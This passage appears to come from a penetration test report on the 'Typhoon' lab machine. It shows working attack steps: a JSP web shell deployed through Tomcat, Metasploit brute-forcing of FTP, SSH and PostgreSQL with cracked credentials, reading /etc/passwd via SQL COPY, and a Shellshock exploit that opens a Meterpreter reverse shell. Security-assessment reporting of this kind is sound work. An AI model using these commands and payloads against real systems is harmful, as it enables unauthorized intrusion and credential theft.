

Figure 30: Tomcat Web Application Manager Accessed

5. A JSP web shell is created and to be uploaded to the Tomcat server.

Figure 31: JSP Web Shell

6. The JSP web shell is compressed into a WAR archive file. This web shell will be developed as an application and upload to the Tomcat Web Application Manager later.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ jar -cvf test.war cmd.jsp
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
added manifest
adding: cmd.jsp(in = 724) (out= 411)(deflated 43%)
```

Figure 32: Archive Into WAR File

7. The JSP web shell is deployed as test.war.



Figure 33: Deploy the WAR File

8. The deployment is successful and running.



Figure 34: Deployment is Running

9. The web shell is accessible through http://192.168.31.140:8080/test/cmd.jsp



Figure 35: Accessible Web Shell

10. Many actions can be performed through the web shell. Some examples are shown below.

List directories



Figure 36: Directory Listing

Check the current user account



Figure 37: Current User Account

4. FTP Weak Login Credentials

Severity	Critical
CWE	CWE-521
CVSS 3.1 Score	9.5
Description	A user account registered in the FTP is used weak credentials. The tester found the account credentials through brute force attack. Weak password can be comprised easily by a malicious actor.
Security Impact	The attacker may gain unauthorized access by connecting to the FTP using the comprised account credentials. Severe impacts such as data breaches, privileges escalation, information gathering and others relevant attacks might occur.
Affected Port / Application	21
References	https://cwe.mitre.org/data/definitions/521.html

Evidences/POC:

FTP port is opened on the Typhoon machine.

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-27 04:48 EDT
Nmap scan report for 192.168.31.140
Host is up (0.0075s latency).
Not shown: 983 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.2
22/tcp   open  ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2
.0)
25/tcp   open  smtp        Postfix smtpd
```

Figure 38: FTP Service Discovered

A brute force attack is launched against the File Transfer Protocol (FTP), port 21 to discover potential usage of weak account credentials. An account is identified through the brute force attack, the exploitation process is shown below.

1. The Metasploit module, auxiliary/scanner/ftp/ftp_login is used to launch brute force attack to the FTP server (DRD, 2020).



Figure 39: FTP Brute Force Module

2. The rhost and PASS_FILE are configured respectively as 192.168.31.140 (Victim IP Address) and rockyou.txt. The rockyou.txt is a password list consists of more 14 million weak passwords used in accounts commonly.



Figure 40: Configuration of Password List and IP Address

3. The USERNAME is configured as admin.

Figure 41: Admin Username Configured

4. The brute force attack is executed against the FTP server. The username admin and password from rockyou.txt are utilized for the brute force attack. Eventually, a weak account credential is discovered, with the username "admin" and the password metallica.



Figure 42: FTP Credential Found

5. The FTP is connected using username, admin and password, metallica.



Figure 43: FTP is Connected

5. SSH Weak Login Credentials

Severity	Critical
CWE	CWE-521
CVSS 3.1 Score	9.5
Description	A user account registered in the SSH is used weak credentials. The tester found the account credentials through brute force attack. Weak password can be comprised easily by a malicious actor.
Security Impact	Unauthorized access may be obtained by the attacker through SSH connections using compromised account credentials. Severe impacts such as data breaches, privileges escalation and others relevant attacks might occur.
Affected Port / Application	22
References	https://cwe.mitre.org/data/definitions/521.html https://ambhalerao12.medium.com/how-to-bruteforce-ssh-login-credentials-using-metasploit-907b8d9c5b

Evidences/POC:

A brute force attack is launched against the Secure Socket Shell (SSH), port 22 to identify potential usage of weak account credentials. An account is identified through the brute force attack, the exploitation process is shown below.

1. The Metasploit module, auxiliary/scanner/ssh/ssh_login is used to launch brute force attack to the SSH (Bhalerao, 2022).



Figure 44: Brute Force through Metasploit

2. The rhost, PASS_FILE and USERNAME are configured respectively as 192.168.31.140 (Victim IP Address), rockyou.txt and admin. The rockyou.txt is a password list consists of more 14 million weak passwords used in accounts commonly.

```
msf6 auxiliary(scanner/ssh/ssh_login) > set rhost 192.168.31.140
rhost => 192.168.31.140
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /usr/share/wordlists/rockyou.t
xt
PASS_FILE => /usr/share/wordlists/rockyou.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME admin
USERNAME => admin
```

Figure 45: Module Configuration

3. The brute force attack is executed against the SSH. The username admin and password from rockyou.txt are utilized for the brute force attack. Eventually, a weak account credential is discovered, with the username "admin" and the password metallica.

```
[-] 192.168.31.140:22 - Failed: 'admin:sergio'
[-] 192.168.31.140:22 - Failed: 'admin:welcome'
[+] 192.168.31.140:22 - Success: 'admin:metallica' 'uid=1001(admin) gid=1001(admin)
groups=1001(admin) Linux typhoon.local 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 0
3:51:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux '
```

Figure 46: Credentials Found

4. The SSH session is established using username, admin and password, metallica. The admin privilege is available in this account.

```
admin@typhoon:~$ whoami
admin
admin@typhoon:~$ ls -la
total 32
drwxr-xr-x 4 admin admin 4096 Oct 22  2018 .
drwxr-xr-x 5 root  root  4096 Oct 23  2018 ..
-rw------- 1 admin admin   40 Oct 25  2018 .bash_history
-rw-r--r-- 1 admin admin  220 Oct 22  2018 .bash_logout
-rw-r--r-- 1 admin admin 3637 Oct 22  2018 .bashrc
drwx------ 2 admin admin 4096 Oct 22  2018 .cache
-rw-r--r-- 1 admin admin  675 Oct 22  2018 .profile
drwxr-xr-x 2 root  root  4096 Oct 25  2018 .ssh
-rw-r--r-- 1 admin admin    0 Oct 22  2018 .sudo_as_admin_successful
```

Figure 47: Connect through SSH

6. PostgreSQL Weak Login Credentials

Severity	Critical
CWE	CWE-521
CVSS 3.1 Score	9.5
Description	A user account registered in the PostgreSQL associated with one database is used weak credentials. The tester found the account credentials through brute force attack. Weak password can be comprised easily by a malicious actor.
Security Impact	The attacker may gain unauthorized access by connecting to the PostgreSQL database using the comprised account credentials. Severe impacts such as data breaches, privileges escalation, file read on remote host and others relevant attacks might occur.
Affected Port / Application	5432
References	https://cwe.mitre.org/data/definitions/521.html https://medium.com/@lordhorcrux_/ultimate-guide-postgresql-pentesting-989055d5551e

Evidences/POC:

PostgreSQL is running on the Typhoon machine.



Figure 48: PostgreSQL Running

A brute force attack is launched against the PostgreSQL database, port 5432 to identify potential usage of weak account credentials. An account is identified through the brute force attack, the exploitation process is shown below.

1. The Metasploit module, auxiliary/scanner/postgres/postgres_login is used to launch brute force attack to the PostgreSQL database (Netscylla Cyber Security, 2018).



Figure 49: Brute Force Postgres Login

2. The rhost is configured as 192.168.31.140 (Victim IP Address) while other options remain default.

Figure 50: IP Address Configured

3. The brute force attack is executed against the PostgreSQL database. Eventually, a weak account credential is discovered, with the username postgres and the password postgres. This account is asscoiated under a database named template1.



Figure 51: Credentials and Database Found

5. The template1 database is then connected using the credentials above through psql.

Figure 52: Connect to the Database

6. The tester demonstrates how an attacker may uses this unauthorized access to read a file on the remote host. An attacker can read a file on the remote host by creating a table and copy the content of a file to the table for reading purposes. The file selected is /etc/passwd. In Linux based operating system, /etc/passwd is the file that stores all users' credentials and running services on the system.

```
template1=# create table hack(file TEXT);
CREATE TABLE
template1=# COPY hack FROM '/etc/passwd';
COPY 44
template1=# select * from hack;
```

Figure 53: Create Table to View File Content

7. The content of /etc/passwd is displayed on the tester machine. An attacker may utilizes those content to further exploit the system, including privileges escalation.

```
                                file
------------------------------------------------------------------------
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

Figure 54: /etc/passwd Content Displayed

7. NFS Exported Share Information Disclosure

Severity	Critical
CWE	CWE-200
CVSS 3.1 Score	10
Description	The remote host can access to the NFS shares. At least one of the NFS shares provided by the remote server is mountable by the tester.
Security Impact	An attacker may allow to read the files on the remote host. This can lead to severe security impact such as data breaches.
Affected Port / Application	2049
References	https://cwe.mitre.org/data/definitions/200.html https://www.tenable.com/plugins/nessus/11356

Evidences/POC:

This vulnerability is assessed through Nessus.



Figure 55: NFS Exported Discovered on Nessus

The exploitation process is attached below.

1. Showmount is utilized to display the NFS exports from the server within Typhoon machine. The server has exported a directory named /typhoon (Abulhul, 2021). The * indicates that this directory is exported without restriction, possibly any host is able to mount or access it over NFS.



Figure 56: Showmount

2. A directory named nfs is created on the Desktop of tester machine. This will be used later to mount the NFS.

Figure 57: Create NFS Directory

3. The command below is used to mount the NFS from the directory to the local machine into the nfs directory. Nolock is applied to bypass any file locking mechanism.



Figure 58: Mount the NFS

4. The file is read in the exported NFS.

Figure 59: Read File in NFS

8. Unprotected Redis Server

Severity	Critical
CWE	CWE-284
CVSS 3.1 Score	9.8
Description	Password authentication is not applied on the Redis server running on the Typhoon machine.
Security Impact	An attacker allows to gain access to the server unauthorizedly easily without password. The attacker can delete the whole data set in the server. Additionally, an attacker may tamper, write or modify any key values in the server.
Affected Port / Application	6379
References	https://cwe.mitre.org/data/definitions/284.html https://www.tenable.com/plugins/nessus/100634 https://redis.io/docs/latest/operate/oss_and_stack/management/security/

Evidences/POC:

This vulnerability is assessed through Nessus.



Figure 60: Unprotect Redis Server on Nessus

The Redis server is connected with tester machine without any authentication required. The tester can easily perform any relevant commands to write, delete, tamper or modify the key values in the database.



Figure 61: Modify Key Value

9. GNU Bash Environment - Shellshock

Severity	Critical
CWE	CWE-78
CVE	CVE-2014-6271
CVSS 3.1 Score	9.8
Description	Until version 4.3, GNU Bash contained a vulnerability whereby it would interpret any trailing strings after function definitions within environment variable values. This flaw allows remote attackers to execute arbitrary code by manipulating the environment with malicious intent. Exploitation vectors demonstrated include leveraging the mod_cgi and mod_cgid modules in the Apache HTTP Server, where environment settings cross a privilege boundary relative to GNU Bash execution. Shellshock is normally referred as the vulnerability.
Security Impact	Execution of arbitrary code to manipulate the environment variable depending on the system configuration is allowed to be performed by an attacker.
Affected Port / Application	80
References	https://nvd.nist.gov/vuln/detail/cve-2014-6271 https://null-byte.wonderhowto.com/how-to/exploit-shellshock-web-server-using-metasploit-0186084/

Evidences/POC:

This vulnerability is assessed through Nessus. The file test.sh from /cgi-bin/ file path is discovered through the vulnerability assessment. This cause the Apache HTTP server is vulnerable to the shellshock attack.



Figure 62: GNU Bash Environment on Nessus

The exploitation process is attached below.

1. The Metasploit module, exploit/multi/http/apache_mod_cgi_bash_env_exec is used to launch shellshock attack to the Apache HTTP server (DRD, 2018).

```
msf6 > use exploit/multi/http/apache_mod_cgi_bash_env_exec
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) >
```

Figure 63: Shellshock Attack Module

2. The rhost and targeturi are configured respectively as 192.168.31.140 (Victim IP Address) and /cgi-bin/test.sh.

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set rhost 192.168.31.140
rhost ⇒ 192.168.31.140
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/test.
sh
targeturi ⇒ /cgi-bin/test.sh
```

Figure 64: Configuration for Shellshock Attack

3. A meterpreter session is established between tester machine and Typhoon machine.

```
[*] Started reverse TCP handler on 192.168.31.136:4444
[*] Command Stager progress - 100.00% done (1092/1092 bytes)
[*] Sending stage (1017704 bytes) to 192.168.31.140
[*] Meterpreter session 1 opened (192.168.31.136:4444 → 192.168.31.140:36918) at 20
24-05-01 04:48:36 -0400

meterpreter >
```

Figure 65: Session Established

4. Various actions can be performed by the attacker. Some examples are shown below.

System Info

```
meterpreter > sysinfo
Computer     : typhoon.local
OS           : Ubuntu 14.04 (Linux 3.13.0-32-generic)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
```

Figure 66: System Info

List of Running Process

```
meterpreter > ps

Process List
============

 PID   PPID  Name                Arch    User
 ---   ----  ----                ----    ----
 1     0     init                x86_64  root
 2     0     [kthreadd]          x86_64  root
 3     2     [ksoftirqd/0]       x86_64  root
 5     2     [kworker/0:0H]      x86_64  root
 7     2     [rcu_sched]         x86_64  root
```

Figure 67: Running Process

